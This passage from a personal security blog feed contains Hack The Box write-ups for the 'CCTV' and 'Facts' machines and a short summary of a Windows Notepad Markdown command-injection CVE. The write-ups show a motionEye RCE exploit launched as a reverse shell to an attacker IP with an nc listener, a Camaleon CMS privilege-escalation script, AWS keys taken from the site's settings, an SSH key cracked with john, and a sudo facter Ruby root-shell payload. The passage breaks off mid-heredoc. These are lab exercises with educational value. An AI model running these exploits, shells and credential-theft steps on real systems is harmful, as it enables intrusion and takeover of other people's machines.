State  Recv-Q Send-Q Local Address:Port  Peer Address:Port Process 
LISTEN 0      151        127.0.0.1:3306       0.0.0.0:<span class="k">*</span>            
LISTEN 0      4096      127.0.0.54:53         0.0.0.0:<span class="k">*</span>            
LISTEN 0      4096         0.0.0.0:22         0.0.0.0:<span class="k">*</span>            
LISTEN 0      4096       127.0.0.1:7999       0.0.0.0:<span class="k">*</span>            
LISTEN 0      4096       127.0.0.1:1935       0.0.0.0:<span class="k">*</span>            
LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:<span class="k">*</span>            
LISTEN 0      4096       127.0.0.1:8554       0.0.0.0:<span class="k">*</span>            
LISTEN 0      70         127.0.0.1:33060      0.0.0.0:<span class="k">*</span>            
LISTEN 0      128        127.0.0.1:8765       0.0.0.0:<span class="k">*</span>            
LISTEN 0      4096       127.0.0.1:8888       0.0.0.0:<span class="k">*</span>            
LISTEN 0      4096       127.0.0.1:9081       0.0.0.0:<span class="k">*</span>            
LISTEN 0      4096            <span class="o">[</span>::]:22            <span class="o">[</span>::]:<span class="k">*</span>            
LISTEN 0      511                <span class="k">*</span>:80               <span class="k">*</span>:<span class="k">*</span>
</code></pre></div></div>

<p>then i quickly googled some ports like 7999,1935,8765
and found port 8765 is used for the motioneye service</p>

<p>motioneye “MotionEye is a web interface for the motion daemon, which is a video surveillance program that includes motion detection capabilities. It allows users to manage and visualize multiple camera feeds from a single platform”</p>

<p>the config file is located here Main Configuration File: The primary file for motionEye server settings is /etc/motioneye/motioneye.conf. This file defines paths for logs, media, and other global options</p>

<p>source: github official docs</p>

<p>then to interact with this web interface i needed to forward the port</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh <span class="nt">-L</span> 8765:127.0.0.1:8765 mark@cctv.htb
</code></pre></div></div>

<p>got it 
there is a login page! 
<img src="/assets/images/ctf/cctv/motioneye.png" alt="box" />
i tried to login with the username as “admin” and the password associated with it 
found in config file and boom! 
then after seeing the version 
i found another CVE CVE-2025-60787
https://github.com/gunzf0x/CVE-2025-60787</p>

<p>“A critical Remote Code Execution (RCE) vulnerability exists in
motionEye 0.43.1b4 and earlier versions, identified primarily as CVE-2025-60787 (also related to GHSA-j945-qm58-4gjx). This vulnerability allows an authenticated attacker with administrative access to execute arbitrary OS commands via the add_camera functionality in the web interface. “</p>

<p>since motioneye runs as root inside the machine, if we get a shell we can entirely access root as well 
no need for priv escalation</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
┌──<span class="o">(</span>root㉿kali<span class="o">)</span>-[/home/kali/Downloads/cctv/CVE-2025-60787]
└─# python3 CVE-2025-60787.py revshell <span class="se">\</span>
<span class="nt">--url</span> <span class="s1">'http://127.0.0.1:8765'</span> <span class="se">\</span>
<span class="nt">--user</span> <span class="s1">'admin'</span> <span class="se">\</span>
<span class="nt">--password</span> <span class="s1">'redact'</span> <span class="se">\</span>
<span class="nt">-i</span> 10.10.14.84 <span class="se">\</span>
<span class="nt">--port</span> 4444
</code></pre></div></div>

<p>make sure to start nc -lvnp 4444</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[*] Attempting to connect to 'http://127.0.0.1:8765' with credentials 'admin:989c5a8ee87a0e9521ec81a79187d162109282f0'
[*] Valid credentials provided
[*] Obtaining cameras available
[*] Found 1 camera(s)
    1) Name: 'CAM 01' ; ID: 1; root_directory: '/var/lib/motioneye/Camera1'
[*] Using camera by default (first one found) for the exploit
[*] Payload successfully injected. Check your shell...
~Happy Hacking
</code></pre></div></div>

<p>got the shell</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@cctv:/# find / <span class="nt">-name</span> <span class="s2">"root.txt"</span>   
find / <span class="nt">-name</span> <span class="s2">"root.txt"</span> 
/root/root.txt
root@cctv:/# <span class="nb">cd</span> /root
<span class="nb">cd</span> /root
root@cctv:~# <span class="nb">cat </span>root.txt
<span class="nb">cat </span>root.txt

root@cctv:~# find / <span class="nt">-name</span> <span class="s2">"user.txt"</span> 
find / <span class="nt">-name</span> <span class="s2">"user.txt"</span> 
/home/sa_mark/user.txt
root@cctv:~# <span class="nb">cd</span> /home/sa_mark 
<span class="nb">cd</span> /home/sa_mark
root@cctv:/home/sa_mark# <span class="nb">ls
ls
</span>SecureVision Staff Announcement.pdf
user.txt
root@cctv:/home/sa_mark# <span class="nb">cat </span>user.txt
<span class="nb">cat </span>user.txt

root@cctv:/home/sa_mark#
</code></pre></div></div>

<p>happy hacking! 
btw if you really like my writeups please leave a comment so i can make it better.
thanks btw!</p>]]></content><author><name>Surajit Sen</name><email>sensurajit@proton.me</email></author><category term="htb" /><category term="htb" /><category term="cctv" /><category term="zoneminder" /><category term="motioneye" /><category term="sql-injection" /><category term="rce" /><category term="cve-2024-51482" /><category term="cve-2025-60787" /><category term="writeup" /><category term="cybersecurity" /><summary type="html"><![CDATA[Hack The Box CCTV machine writeup covering ZoneMinder blind SQL injection and motionEye authenticated RCE to root shell.]]></summary></entry><entry><title type="html">CVE-2026-20841</title><link href="https://surajitsen.live/cve/2026/02/13/CVE-2026-20841.html" rel="alternate" type="text/html" title="CVE-2026-20841" /><published>2026-02-13T00:00:00+00:00</published><updated>2026-02-13T00:00:00+00:00</updated><id>https://surajitsen.live/cve/2026/02/13/CVE-2026-20841</id><content type="html" xml:base="https://surajitsen.live/cve/2026/02/13/CVE-2026-20841.html"><![CDATA[<p>Guys , 
another stupid CVE was disclosed in Windows Notepad that allows command execution via crafted Markdown links. scary and stupid right ?</p>

<p>lets analyze it together</p>

<h2 id="references">References</h2>

<ul>
  <li>https://foss-daily.org/posts/microsoft-notepad-2026/</li>
  <li>https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-20841</li>
</ul>

<h2 id="details">Details</h2>

<table>
  <thead>
    <tr>
      <th>Detail</th>
      <th>Value</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>CVE ID</td>
      <td>CVE-2026-20841</td>
    </tr>
    <tr>
      <td>CVSS Score</td>
      <td>8.8 (High)</td>
    </tr>
    <tr>
      <td>Vulnerability Type</td>
      <td>Command Injection (CWE-77)</td>
    </tr>
    <tr>
      <td>Affected App</td>
      <td>Modern Notepad app (Microsoft Store)</td>
    </tr>
    <tr>
      <td>Affected Versions</td>
      <td>11.0.0 to 11.2509</td>
    </tr>
    <tr>
      <td>Fixed In</td>
      <td>11.2510+</td>
    </tr>
    <tr>
      <td>Patch Date</td>
      <td>February 10, 2026</td>
    </tr>
    <tr>
      <td>Active Exploitation</td>
      <td>Yes, PoC available</td>
    </tr>
    <tr>
      <td>Workaround</td>
      <td>Limited (update required)</td>
    </tr>
  </tbody>
</table>

<h2 id="overview">Overview</h2>

<p>we all have used windows notepad right ? back to previous days in the era of windows 10 and 7 when windows notepad considered as only notepad with no bloated things and AI stuffs.</p>

<p>but in 
moderen Windows 11 added Markdown handling. The issue is that the Markdown link handler does not validate link protocols before execution. so a crafted <code class="language-plaintext highlighter-rouge">.md</code> file can trigger command execution when a user clicks a link.</p>

<blockquote>
  <p>“Someone at Microsoft thought “what if Notepad could execute commands?” and shipped it enabled by default. Attackers can now trick users into opening a malicious .md file, you click a link, and BAM, code runs with your full permissions. Full system compromise. It is that bad.</p>
</blockquote>

<blockquote>
  <p>The vulnerability itself is straightforward. Notepad’s Markdown handler does not validate what is in those links before executing them. A specially made file with the right protocol prefix does the rest. Phishing a user to click becomes a full system compromise.”</p>
</blockquote>

<blockquote>
  <p>Source: https://foss-daily.org/posts/microsoft-notepad-2026/</p>
</blockquote>

<h2 id="attack-flow">Attack Flow</h2>




<p><img src="/assets/images/CVES/CVE-2026-20841/1.png" alt="exploit" />
<img src="/assets/images/CVES/CVE-2026-20841/2.png" alt="exploit" />
<img src="/assets/images/CVES/CVE-2026-20841/3.png" alt="exploit" /></p>
<ol>
  <li>An attacker sends a malicious <code class="language-plaintext highlighter-rouge">.md</code> file (for example, <code class="language-plaintext highlighter-rouge">meeting-notes.md</code>).</li>
  <li>The victim opens it in Notepad and clicks a link.</li>
  <li>The link triggers command execution instead of opening in a browser.</li>
  <li>The attacker gets full system control.</li>
</ol>

<h2 id="proof-of-concept">Proof of Concept</h2>

<ul>
  <li>https://github.com/BTtea/CVE-2026-20841-PoC</li>
</ul>

<h2 id="mitigation">Mitigation</h2>

<ul>
  <li>Update Notepad to 11.2510 or later.
and for safely disable AI stuffs and turn of markdown preview.
thats all folks happy hacking !</li>
</ul>]]></content><author><name>Surajit Sen</name><email>sensurajit@proton.me</email></author><category term="cve" /><summary type="html"><![CDATA[Guys , another stupid CVE was disclosed in Windows Notepad that allows command execution via crafted Markdown links. scary and stupid right ?]]></summary></entry><entry><title type="html">HTB-Facts</title><link href="https://surajitsen.live/htb/2026/02/11/htb-facts.html" rel="alternate" type="text/html" title="HTB-Facts" /><published>2026-02-11T00:00:00+00:00</published><updated>2026-02-11T00:00:00+00:00</updated><id>https://surajitsen.live/htb/2026/02/11/htb-facts</id><content type="html" xml:base="https://surajitsen.live/htb/2026/02/11/htb-facts.html"><![CDATA[<p><img src="/assets/images/ctf/htb-facts/title.png" alt="exploit" /></p>

<h2 id="initial-reconnaissance">Initial Reconnaissance</h2>
<p>its a easy machine ! 
lets start</p>

<p>after getting the ip first i run rustscan cause it really faster than nmap</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rustscan <span class="nt">-a</span> 10.129.13.46 <span class="nt">--ulimit</span> 1000 <span class="nt">-r</span> 1-65535 <span class="nt">--</span> <span class="nt">-A</span> <span class="nt">-sC</span> <span class="nt">-Pn</span>
</code></pre></div></div>

<h3 id="scan-results">Scan Results</h3>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNYjzL0v+zbXt5Zvuhd63ZMVGK/8TRBsYpIitcmtFPexgvOxbFiv6VCm9ZzRBGKf0uoNaj69WYzveCNEWxdQUww=
|   256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPCNb2NXAGnDBofpLTCGLMyF/N6Xe5LIri/onyTBifIK
80/tcp    open  http    syn-ack ttl 63 nginx 1.26.3 (Ubuntu)
| http-methods: 
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
54321/tcp open  http    syn-ack ttl 62 Golang net/http server
|_http-server-header: MinIO
| fingerprint-strings: 
|   FourOhFourRequest: 
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 303
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 189317C4741475EB
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Wed, 11 Feb 2026 04:46:51 GMT
|     &lt;?xml version="1.0" encoding="UTF-8"?&gt;
|     &lt;Error&gt;&lt;Code&gt;InvalidRequest&lt;/Code&gt;&lt;Message&gt;Invalid Request (invalid argument)&lt;/Message&gt;&lt;Resource&gt;/nice ports,/Trinity.txt.bak&lt;/Resource&gt;&lt;RequestId&gt;189317C4741475EB&lt;/RequestId&gt;&lt;HostId&gt;dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8&lt;/HostId&gt;&lt;/Error&gt;
|   GenericLines, Help, RTSPRequest, SSLSessionReq: 
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest: 
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 276
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 189317C010F52C3E
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Wed, 11 Feb 2026 04:46:32 GMT
|     &lt;?xml version="1.0" encoding="UTF-8"?&gt;
|     &lt;Error&gt;&lt;Code&gt;InvalidRequest&lt;/Code&gt;&lt;Message&gt;Invalid Request (invalid argument)&lt;/Message&gt;&lt;Resource&gt;/&lt;/Resource&gt;&lt;RequestId&gt;189317C010F52C3E&lt;/RequestId&gt;&lt;HostId&gt;dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8&lt;/HostId&gt;&lt;/Error&gt;
|   HTTPOptions: 
|     HTTP/1.0 200 OK
|     Vary: Origin
|     Date: Wed, 11 Feb 2026 04:46:32 GMT
|_    Content-Length: 0
</code></pre></div></div>

<h2 id="web-enumeration">Web Enumeration</h2>

<p>after headover to port 80 
the webserver hosts shows title facts.htb 
so quickly add it to /etc/hosts along with ip</p>

<p>http://facts.htb/ - its  a simple blog or image sharing site</p>

<p>upon looking at the source code 
reveals its running something called <strong>Camaleon CMS</strong></p>

<p>Camaleon CMS is a dynamic and advanced content management system based on Ruby on Rails</p>

<p>then quickly run gobuster</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>gobuster <span class="nb">dir</span> <span class="nt">-u</span> http://facts.htb/ <span class="nt">-w</span> /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
</code></pre></div></div>

<p>and found interesting a endpoint <code class="language-plaintext highlighter-rouge">/admin</code></p>

<h2 id="exploitation---cve-2025-2304">Exploitation - CVE-2025-2304</h2>

<p>since i coudn’t detect the cms version 
i just searching latest CVE or vulnerability related to it 
then i found</p>

<p><strong>https://github.com/predyy/CVE-2025-2304</strong><br />
<strong>CVE-2025-2304 - Camaleon CMS Privilege Escalation</strong></p>

<p>A Privilege Escalation through a Mass Assignment exists in Camaleon CMS When a user wishes to change his password, the ‘updated_ajax’ method of the UsersController is called. The vulnerability stems from the use of the dangerous permit! method, which allows all parameters to pass through without any filtering.</p>

<p><strong>Impact:</strong> An attacker can exploit this to modify object attributes, potentially leading to privilege escalation.</p>

<p>means if i just register as a new user and i can be able to be admin right ?
so lets go</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/factshtb/CVE-2025-2304]
└─<span class="nv">$ </span>python3 exp.py http://facts.htb/admin <span class="nb">test test</span>@test
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Logging <span class="k">in </span>as <span class="nb">test</span> ...
<span class="o">[</span>+] Login successful
<span class="o">[</span>+] Got profile page
<span class="o">[</span>i] Version detected: 2.9.0 <span class="o">(</span>&lt; 2.9.1<span class="o">)</span> - appears to be vulnerable version
<span class="o">[</span>+] authenticity_token: PpN31aC00B4IEFOyQN4l8Zj7mkNFw4HpmQjDr7tH8emXiQMm_5RktUs_OANR-8xeE9P5A5LD3lLgnQlfT1VPyQ
http://facts.htb/admin/users/5/updated_ajax
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Submitting password change request
<span class="o">[</span>+] Submit successful, you should be admin
</code></pre></div></div>

<p>now i am admin</p>

<h2 id="aws-credentials-discovery">AWS Credentials Discovery</h2>
<p>after headover to 
http://facts.htb/admin/settings/site</p>

<p>i found juicy stuffs like AWS s3 access key 
now we can acess this stuff with the help of aws cli</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─<span class="nv">$ </span>aws s3 <span class="nb">ls    

</span>An error occurred <span class="o">(</span>InvalidAccessKeyId<span class="o">)</span> when calling the ListBuckets operation: The AWS Access Key Id you provided does not exist <span class="k">in </span>our records.
                                             
┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/factshtb]
└─<span class="nv">$ </span>aws configure <span class="nt">--profile</span> facts
AWS Access Key ID <span class="o">[</span>None]: AKIA237FBBCAFC84DA9E
AWS Secret Access Key <span class="o">[</span>None]: 1I6oQXf2PZH20fVOdFL+AKZ+gtZwH70nDg/atEKH
Default region name <span class="o">[</span>None]: us-east-1
Default output format <span class="o">[</span>None]: json
                                                                                                                                                                           
┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/factshtb]
└─<span class="nv">$ </span>aws s3 <span class="nb">ls</span> <span class="nt">--endpoint-url</span> http://facts.htb:54321 <span class="nt">--profile</span> facts
2025-09-11 08:06:52 internal
2025-09-11 08:06:52 randomfacts

┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/factshtb]
└─<span class="nv">$ </span>aws s3 <span class="nb">ls </span>s3://internal/ <span class="nt">--endpoint-url</span> http://facts.htb:54321 <span class="nt">--profile</span> facts
                           PRE .bundle/
                           PRE .cache/
                           PRE .ssh/
2026-01-08 13:45:13        220 .bash_logout
2026-01-08 13:45:13       3900 .bashrc
2026-01-08 13:47:17         20 .lesshst
2026-01-08 13:47:17  
</code></pre></div></div>

<h2 id="ssh-key-extraction">SSH Key Extraction</h2>

<p>after dig into /internal dir
we got .ssh 
then quicky cpy this to current dir</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws s3 <span class="nb">cp </span>s3://internal/.ssh /home/kali/Downloads/factshtb <span class="nt">--endpoint-url</span> http://facts.htb:54321 <span class="nt">--profile</span> facts <span class="nt">--recursive</span>
download: s3://internal/.ssh/id_ed25519 to ./id_ed25519             
download: s3://internal/.ssh/authorized_keys to ./authorized_keys 
</code></pre></div></div>

<h2 id="cracking-ssh-key">Cracking SSH Key</h2>

<p>the id i have got is encrypted 
so need to crack it 
fr that 
i use</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 /usr/share/john/ssh2john.py id_ed25519 <span class="o">&gt;</span> key.john

┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/factshtb]
└─<span class="nv">$ </span>john <span class="nt">--wordlist</span><span class="o">=</span>/usr/share/wordlists/rockyou.txt key.john
Using default input encoding: UTF-8
Loaded 1 password <span class="nb">hash</span> <span class="o">(</span>SSH, SSH private key <span class="o">[</span>RSA/DSA/EC/OPENSSH 32/64]<span class="o">)</span>
Cost 1 <span class="o">(</span>KDF/cipher <span class="o">[</span><span class="nv">0</span><span class="o">=</span>MD5/AES <span class="nv">1</span><span class="o">=</span>MD5/3DES <span class="nv">2</span><span class="o">=</span>Bcrypt/AES]<span class="o">)</span> is 2 <span class="k">for </span>all loaded hashes
Cost 2 <span class="o">(</span>iteration count<span class="o">)</span> is 24 <span class="k">for </span>all loaded hashes
Will run 2 OpenMP threads
Press <span class="s1">'q'</span> or Ctrl-C to abort, almost any other key <span class="k">for </span>status
dra[redact]      <span class="o">(</span>id_ed25519<span class="o">)</span>     
1g 0:00:06:18 DONE <span class="o">(</span>2026-02-11 00:46<span class="o">)</span> 0.002641g/s 8.452p/s 8.452c/s 8.452C/s fireman..imissu
Use the <span class="s2">"--show"</span> option to display all of the cracked passwords reliably
Session completed. 
</code></pre></div></div>

<h2 id="getting-user-access">Getting User Access</h2>

<p>i got the passphrase lets connect to port 22</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/factshtb]
└─<span class="nv">$ </span>ssh-keygen <span class="nt">-y</span> <span class="nt">-f</span> id_ed25519 <span class="o">&gt;</span> id_ed25519.pub
Enter passphrase <span class="k">for</span> <span class="s2">"id_ed25519"</span>: 
                                                                                                                    
this will generate .pub file so we know the user                                                                                                  
┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/factshtb]
└─<span class="nv">$ </span><span class="nb">ls
</span>authorized_keys  CVE-2025-2304  id_ed25519  id_ed25519.hash  id_ed25519.pub  key.john  writeup.md
                                                                                                                    
┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/factshtb]
└─<span class="nv">$ </span><span class="nb">cat </span>id_ed25519.pub 
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA6uqf/MuO5odDM453bZdApeHLnufnUfStkZcK5e/2QQ redacted@facts.htb
                                                                                                                                                                                
┌──<span class="o">(</span>kali㉿blackXploit<span class="o">)</span>-[~/Downloads/factshtb]
└─<span class="nv">$ </span>ssh <span class="nt">-i</span> id_ed25519 trivia@facts.htb
Enter passphrase <span class="k">for </span>key <span class="s1">'id_ed25519'</span>: 
Last login: Wed Jan 28 16:17:19 UTC 2026 from 10.10.14.4 on ssh
Welcome to Ubuntu 25.04 <span class="o">(</span>GNU/Linux 6.14.0-37-generic x86_64<span class="o">)</span>

 <span class="k">*</span> Documentation:  https://help.ubuntu.com
 <span class="k">*</span> Management:     https://landscape.canonical.com
 <span class="k">*</span> Support:        https://ubuntu.com/pro

 System information as of Wed Feb 11 06:26:36 AM UTC 2026

  System load:           0.13
  Usage of /:            74.2% of 7.28GB
  Memory usage:          19%
  Swap usage:            0%
  Processes:             221
  Users logged <span class="k">in</span>:       1
  IPv4 address <span class="k">for </span>eth0: 10.129.13.46
  IPv6 address <span class="k">for </span>eth0: dead:beef::250:56ff:feb0:441b


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check <span class="k">for </span>new updates run: <span class="nb">sudo </span>apt update
trivia@facts:~<span class="nv">$ </span><span class="nb">ls
</span>trivia@facts:/home<span class="nv">$ </span><span class="nb">ls
</span>trivia  william
trivia@facts:/home<span class="nv">$ </span><span class="nb">cd </span>william/
trivia@facts:/home/william<span class="nv">$ </span><span class="nb">ls
</span>user.txt
trivia@facts:/home/william<span class="nv">$ </span><span class="nb">cat </span>user.txt 
73f8a5[redacted]
</code></pre></div></div>

<h2 id="privilege-escalation-to-root">Privilege Escalation to Root</h2>

<p>next step is to get root 
for that use same method run 
sudo -l 
and notice</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>trivia@facts:/home/william<span class="nv">$ </span><span class="nb">sudo</span> <span class="nt">-l</span>
Matching Defaults entries <span class="k">for </span>trivia on facts:
    env_reset, mail_badpass,
    <span class="nv">secure_path</span><span class="o">=</span>/usr/local/sbin<span class="se">\:</span>/usr/local/bin<span class="se">\:</span>/usr/sbin<span class="se">\:</span>/usr/bin<span class="se">\:</span>/sbin<span class="se">\:</span>/bin<span class="se">\:</span>/snap/bin, use_pty

User trivia may run the following commands on facts:
    <span class="o">(</span>ALL<span class="o">)</span> NOPASSWD: /usr/bin/facter
</code></pre></div></div>

<p><strong>facter</strong> is a system profiling tool used by Puppet (configuration management), and it can execute Ruby code. Since you can run it as root with sudo and no password, you can exploit this to get a root shell.</p>

<p>lets craft the exploit</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>trivia@facts:/tmp<span class="nv">$ </span><span class="nb">mkdir</span> <span class="nt">-p</span> /tmp/exploit
trivia@facts:/tmp<span class="nv">$ </span><span class="nb">cat</span> <span class="o">&gt;</span> /tmp/exploit/root.rb <span class="o">&lt;&lt;</span> <span class="sh">'</span><span class="no">EOF</span><span class="sh">'
Facter.add(:root_shell) do
  setcode do
    system("/bin/bash")
  end
end
